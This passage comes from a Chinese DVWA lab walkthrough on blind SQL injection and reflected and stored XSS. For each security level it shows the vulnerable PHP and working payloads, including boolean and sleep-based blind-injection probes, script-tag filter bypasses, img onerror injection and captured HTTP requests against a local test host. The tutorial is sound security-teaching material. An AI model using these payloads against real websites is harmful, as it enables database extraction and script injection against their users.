需要特别提到的是，High 级别的查询提交页面与查询结果显示页面不是同一个，也没有执行 302 跳转，这样做的目的是为了防止一般的 sqlmap 注入，因为 sqlmap 在注入过程中，无法在查询提交页面上获取查询的结果，没有了反馈，也就没办法进一步注入。

Vulnerability: SQL Injection

Impossible

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id ) ) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();

?>
```

可以看到，Impossible 级别的代码采用了 PDO 技术，划清了代码与数据的界限，有效防御 SQL 注入，同时只有返回的查询结果数量为一时，才会成功输出，这样就有效预防了“脱裤”，Anti-CSRFtoken 机制的加入了进一步提高了安全性。

SQL Injection(Blind)

SQL Injection (Blind)，即 SQL 盲注，与一般注入的区别在于，一般的注入攻击者可以直接从页面上看到注入语句的执行结果，而盲注时攻击者通常是无法从显示页面上获取执行结果，甚至连注入语句是否执行都无从得知，因此盲注的难度要比一般注入高。目前网络上现存的 SQL 注入漏洞大多是 SQL 盲注。

手工盲注思路

手工盲注的过程，就像你与一个机器人聊天，这个机器人知道的很多，但只会回答“是”或者“不是”，因此你需要询问它这样的问题，例如“数据库名字的第一个字母是不是 a 啊？”，通过这种机械的询问，最终获得你想要的数据。

盲注分为基于布尔的盲注、基于时间的盲注以及基于报错的盲注，这里由于实验环境的限制，只演示基于布尔的盲注与基于时间的盲注。

下面简要介绍手工盲注的步骤：

1. 判断是否存在注入，注入是字符型还是数字型
2. 猜解当前数据库名
3. 猜解数据库中的表名
4. 猜解表中的字段名
5. 猜解数据

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
```

```

if( $num > 0 ) {
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
}
else {
    // User wasn't found, so the page wasn't!
    header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
}

// Feedback for end user
echo '<pre>User ID is MISSING from the database.</pre>';
}
mysql_close();
}

?>

```

可以看到，Low 级别的代码对参数 id 没有做任何检查、过滤，存在明显的 SQL 注入漏洞，同时 SQL 语句查询返回的结果只有两种，‘

User ID exists in the database.

’与‘

`User ID is MISSING from the database.`

’，因此这里是 SQL 盲注漏洞。

漏洞利用

首先演示基于布尔的盲注：

1. 判断是否存在注入，注入是字符型还是数字型

输入 1，显示相应用户存在：

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

输入 1' and 1=1 #, 显示存在:

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

输入 1' and 1=2 #, 显示不存在:

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.

说明存在字符型的 SQL 盲注。

2. 猜解当前数据库名

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

输入 1' and length(database())=1 #, 显示不存在；

输入 1' and length(database())=2 #, 显示不存在；

输入 1' and length(database())=3 #, 显示不存在；

输入 1' and length(database())=4 #, 显示存在：

说明数据库名长度为 4。

下面采用二分法猜解数据库名。

输入 1' and ascii(substr(database(),1,1))>97 #, 显示存在，说明数据库名的第一个字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<122 #, 显示存在，说明数据库名的第一个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<109 #, 显示存在，说明数据库名的第一个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<103 #, 显示存在，说明数据库名的第一个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<100 #, 显示不存在，说明数据库名的第一个字符的 ascii 值不小于 100（小写字母 d 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))>100 #, 显示不存在，说明数据库名的第一个字符的 ascii 值不大于 100（小写字母 d 的 ascii 值），所以数据库名的第一个字符的 ascii 值为 100，即小写字母 d。

...

重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。

3.猜解数据库中的表名

首先猜解数据库中表的数量：

```
1 '      and (select count (table_name) from information_schema.tables where  
table_schema=database())=1 # 显示不存在  
1 '      and (select count (table_name) from information_schema.tables where  
table_schema=database() )=2 # 显示存在
```

说明数据库中共有两个表。

接着挨个猜解表名：

```
1 '      and length(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1))=1 # 显示不存在  
1 '      and length(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1))=2 # 显示不存在  
...  
1 '      and length(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1))=9 # 显示存在
```

说明第一个表名长度为 9。

```
1 '      and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))>97 # 显示存在  
1 '      and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))<122 # 显示存在  
1 '      and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))<109 # 显示存在  
1 '      and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))<103 # 显示不存在  
1 '      and ascii(substr((select table_name from information_schema.tables where  
table_schema=database() limit 0,1),1,1))>103 # 显示不存在
```

说明第一个表的名字的第一个字符为小写字母 g。

...

重复上述步骤，即可猜解出两个表名（guestbook、users）。

4.猜解表中的字段名

首先猜解表中字段的数量：

```
1' and (select count(column_name) from information_schema.columns where table_name='  
users')=1 # 显示不存在  
...  
1' and (select count(column_name) from information_schema.columns where table_name='  
users')=8 # 显示存在
```

说明 users 表有 8 个字段。

接着挨个猜解字段名：

```
1 '      and length(substr((select column_name from information_schema.columns where  
table_name=' users' limit 0,1),1))=1 # 显示不存在  
...  
1 '      and length(substr((select column_name from information_schema.columns where  
table_name=' users' limit 0,1),1))=7 # 显示存在
```

说明 users 表的第一个字段为 7 个字符长度。

采用二分法，即可猜解出所有字段名。

5. 猜解数据

同样采用二分法。

还可以使用基于时间的盲注：

1. 判断是否存在注入，注入是字符型还是数字型

输入 1' and sleep(5) #，感觉到明显延迟；

输入 1 and sleep(5) #，没有延迟；

说明存在字符型的基于时间的盲注。

2. 猜解当前数据库名

首先猜解数据名的长度：

1' and if(length(database())=1,sleep(5),1) # 没有延迟

1' and if(length(database())=2,sleep(5),1) # 没有延迟

1' and if(length(database())=3,sleep(5),1) # 没有延迟

1' and if(length(database())=4,sleep(5),1) # 明显延迟

说明数据库名长度为 4 个字符。

接着采用二分法猜解数据库名：

1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) # 明显延迟

...

1' and if(ascii(substr(database(),1,1))<100,sleep(5),1) # 没有延迟

1' and if(ascii(substr(database(),1,1))>100,sleep(5),1) # 没有延迟

说明数据库名的第一个字符为小写字母 d。

...

重复上述步骤，即可猜解出数据库名。

3. 猜解数据库中的表名

首先猜解数据库中表的数量：

1' and if((select count(table_name) from information_schema.tables where table_schema=database())=1,sleep(5),1) # 没有延迟

1' and if((select count(table_name) from information_schema.tables where table_schema=database())=2,sleep(5),1) # 明显延迟

说明数据库中有两个表。

接着挨个猜解表名：

1' and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1,sleep(5),1) # 没有延迟

...

1' and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) # 明显延迟

说明第一个表名的长度为 9 个字符。

采用二分法即可猜解出表名。

4.猜解表中的字段名

首先猜解表中字段的数量：

```
1' and if((select count(column_name) from information_schema.columns where table_name= 'users' )=1,sleep(5),1)# 没有延迟  
...
```

```
1' and if((select count(column_name) from information_schema.columns where table_name= 'users' )=8,sleep(5),1)# 明显延迟
```

说明 users 表中有 8 个字段。

接着挨个猜解字段名：

```
1' and if(length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=1,sleep(5),1) # 没有延迟  
...
```

```
1' and if(length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7,sleep(5),1) # 明显延迟
```

说明 users 表的第一个字段长度为 7 个字符。

采用二分法即可猜解出各个字段名。

5.猜解数据

同样采用二分法。

Medium

服务器端核心代码

```
<?php  
  
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_POST[ 'id' ];  
    $id = mysql_real_escape_string( $id );  
  
    // Check database  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id;";  
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors  
  
    // Get results  
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors  
    if( $num > 0 ) {  
        // Feedback for end user
```

```

        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>
';
    }

    //mysql_close();
}

?>

```

可以看到，Medium 级别的代码利用 mysql_real_escape_string 函数对特殊符号 \x00,\n,\r,\', ,” ,\x1a 进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

漏洞利用

虽然前端使用了下拉选择菜单，但我们依然可以通过抓包改参数 id，提交恶意构造的查询参数。

之前已经介绍了详细的盲注流程，这里就简要演示几个。

首先是基于布尔的盲注：

抓包改参数 id 为 1 and length(database())=4 #，显示存在，说明数据库名的长度为 4 个字符；

抓包改参数 id 为 1 and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #，显示存在，说明数据中的第一个表名长度为 9 个字符；

抓包改参数 id 为 1 and (select count(column_name) from information_schema.columns where table_name= 0×7573657273)=8 #，(0×7573657273 为 users 的 16 进制)，显示存在，说明 users 表有 8 个字段。

然后是基于时间的盲注：

抓包改参数 id 为 1 and if(length(database())=4,sleep(5),1) #，明显延迟，说明数据库名的长度为 4 个字符；

抓包改参数 id 为 1 and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #，明显延迟，说明数据中的第一个表名长度为 9 个字符；

抓包改参数 id 为 1 and if((select count(column_name) from information_schema.columns where table_name=0×7573657273)=8,sleep(5),1) #，明显延迟，说明 users 表有 8 个字段。

High

服务器端核心代码

```
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
    }
}
```

```

    // Feedback for end user
    echo '<pre>User ID is MISSING from the database.</pre>
';
}

mysql_close();
}

?>

```

可以看到，High 级别的代码利用 cookie 传递参数 id，当 SQL 查询结果为空时，会执行函数 sleep(seconds)，目的是为了扰乱基于时间的盲注。同时在 SQL 查询语句中添加了 LIMIT 1，希望以此控制只输出一个结果。

漏洞利用

虽然添加了 LIMIT 1，但是我们可以通过#将其注释掉。但由于服务器端执行 sleep 函数，会使得基于时间盲注的准确性受到影响，这里我们只演示基于布尔的盲注：

抓包将 cookie 中参数 id 改为 1' and length(database())=4 #，显示存在，说明数据库名的长度为 4 个字符；

抓包将 cookie 中参数 id 改为 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #，显示存在，说明数据中的第一个表名长度为 9 个字符；

抓包将 cookie 中参数 id 改为 1' and (select count(column_name) from information_schema.columns where table_name=0×7573657273)=8 #，(0×7573657273 为 users 的 16 进制)，显示存在，说明 users 表有 8 个字段。

Impossible

服务器端核心代码

```

<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?

```

```
if(is_numeric( $id )) {
    // Check the database
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();

    // Get results
    if( $data->rowCount() == 1 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible 级别的代码采用了 PDO 技术，划清了代码与数据的界限，有效防御 SQL 注入，Anti-CSRF token 机制的加入了进一步提高了安全性。

XSS

XSS，全称 Cross Site Scripting，即跨站脚本攻击，某种意义上也是一种注入攻击，是指攻击者在页面中注入恶意的脚本代码，当受害者访问该页面时，恶意代码会在其浏览器上执行，需要强调的是，XSS 不仅仅限于 JavaScript，还包括 flash 等其它脚本语言。根据恶意代码是否存储在服务器中，XSS 可以分为存储型的 XSS 与反射型的 XSS。

DOM 型的 XSS 由于其特殊性，常常被分为第三种，这是一种基于 DOM 树的 XSS。例如服务器端经常使用 `document.body.innerHTML` 等函数动态生成 html 页面，如果这些函数在引用某些变量时没有进行过滤或检查，就会产生 DOM 型的 XSS。DOM 型 XSS 可能是存储型，也有可能是反射型。

(注：下面的实验都是在 Firefox 浏览器下进行的，感谢火狐没做 XSS filter)

反射型 XSS

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php


// Is there any input?

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL )
{
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

可以看到，代码直接引用了 name 参数，并没有任何的过滤与检查，存在明显的 XSS 漏洞。

漏洞利用

输入<script>alert(/xss/)</script>, 成功弹框:



相应的 XSS 链接:

[http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert\(/xss/\)%3C%2Fscript%3E#](http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(/xss/)%3C%2Fscript%3E#)

Medium

服务器端核心代码

```
<?php

// Is there any input?

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {

    // Get input

    $name = str_replace( '<script>', ' ', $_GET[ 'name' ] );

    // Feedback for end user

    echo "<pre>Hello ${name}</pre>";

}


?>
```

可以看到，这里对输入进行了过滤，基于黑名单的思想，使用 `str_replace` 函数将输入中的 `<script>` 删除，这种防护机制是可以被轻松绕过的。

漏洞利用

1. 双写绕过

输入 `<sc<script>ript>alert(/xss/)</script>`，成功弹框：




相应的 XSS 链接：

http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Csc%3Cscript%3Ecript%3Ealert%28%2Fxss%2F%29%3C%2Fscript%3E#

2. 大小写混淆绕过

输入 `<ScRipt>alert(/xss/)</script>`，成功弹框：



相应的 XSS 链接：

[http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3CScRipt%3Ealert\(%2Fxss%2F\)%3C%2Fscript%3E#](http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3CScRipt%3Ealert(%2Fxss%2F)%3C%2Fscript%3E#)

High

服务器端核心代码

```
<?php

// Is there any input?

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NUL
L ) {

    // Get input

    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i',
'', $_GET[ 'name' ] );

    // Feedback for end user

    echo "<pre>Hello ${name}</pre>";

}

?>
```

可以看到，High 级别的代码同样使用黑名单过滤输入，`preg_replace()`函数用于正则表达式的搜索和替换，这使得双写绕过、大小写混淆绕过（正则表达式中 `i` 表示不区分大小写）不再有效。

漏洞利用

虽然无法使用<script>标签注入 XSS 代码，但是可以通过 img、body 等标签的事件或者 iframe 等标签的 src 注入恶意的 js 代码。

输入, 成功弹框:



相应的 XSS 链接:

http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D1+onerror%3Dalert%28%2Fxss%2F%29%3E#

Impossible

服务器端核心代码

```
<?php

// Is there any input?

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {

    // Check Anti-CSRF token

    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input

    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user

    echo "<pre>Hello ${name}</pre>";
}
```

```
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible 级别的代码使用 `htmlspecialchars` 函数把预定义的字符&、”、’、<、> 转换为 HTML 实体，防止浏览器将其作为 HTML 元素。

存储型 XSS

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {

    // Get input

    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input

    $message = stripslashes( $message );
    $message = mysql_real_escape_string( $message );

    // Sanitize name input

    $name = mysql_real_escape_string( $name );

    // Update database

    $query  = "INSERT INTO guestbook ( comment, name ) VALUES (
        '$message', '$name' );";
```

```
$result = mysql_query( $query ) or die( '<pre>' . mysql_err  
or() . '</pre>' );  
  
//mysql_close();  
  
}  
  
?>
```

相关函数介绍

trim(string,charlist)

函数移除字符串两侧的空白字符或其他预定义字符，预定义字符包括、\t、\n、\x0B、\r 以及空格，可选参数 **charlist** 支持添加额外需要删除的字符。

mysql_real_escape_string(string,connection)

函数会对字符串中的特殊符号 (\x00, \n, \r, \, ‘, “, \x1a) 进行转义。


stripslashes(string)

函数删除字符串中的反斜杠。

可以看到，对输入并没有做 **XSS** 方面的过滤与检查，且存储在数据库中，因此这里存在明显的存储型 **XSS** 漏洞。

漏洞利用

message 一栏输入<script>alert(/xss/)</script>，成功弹框：



The screenshot shows a web application interface for reporting a vulnerability. The title bar says "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there are two input fields: "Name *" and "Message *". The "Message" field has the value "/xss/" entered. At the bottom of the page, there is a message box with the text "Name: test".

name 一栏前端有字数限制， 抓包改为<script>alert(/name/)</script>：

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=o7afjemc7ncckrpfntd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
```

```
txtName=<script>alert(/name/)</script>&mtxMessage=123&btnSign=Sign+Guestbook
```

成功弹框：



Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {

    // Get input

    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
```

```
$message = strip_tags( addslashes( $message ) );  
$message = mysql_real_escape_string( $message );  
$message = htmlspecialchars( $message );  
// Sanitize name input  
$name = str_replace( '<script>', '', $name );  
$name = mysql_real_escape_string( $name );  
// Update database  
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";  
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );  
//mysql_close();  
}  
?>
```

相关函数说明

strip_tags() 函数

剥去字符串中的 HTML、XML 以及 PHP 的标签，但允许使用****标签。

addslashes() 函数

返回在预定义字符（单引号、双引号、反斜杠、NULL）之前添加反斜杠的字符串。

可以看到，由于对 `message` 参数使用了 `htmlspecialchars` 函数进行编码，因此无法再通过 `message` 参数注入 XSS 代码，但是对于 `name` 参数，只是简单过滤了`<script>`字符串，仍然存在存储型的 XSS。

漏洞利用


1. 双写绕过

抓包改 name 参数为<sc<script>ript>alert(/xss/)</script>:

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=medium; PHPSESSID=o7afjemc7ncckrpfmftd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

txtName=<sc<script>ript>alert(/xss/)</script>&mtxMessage=123&btnSign=Sign+Gue
stbook
```

成功弹框：




2.大小写混淆绕过

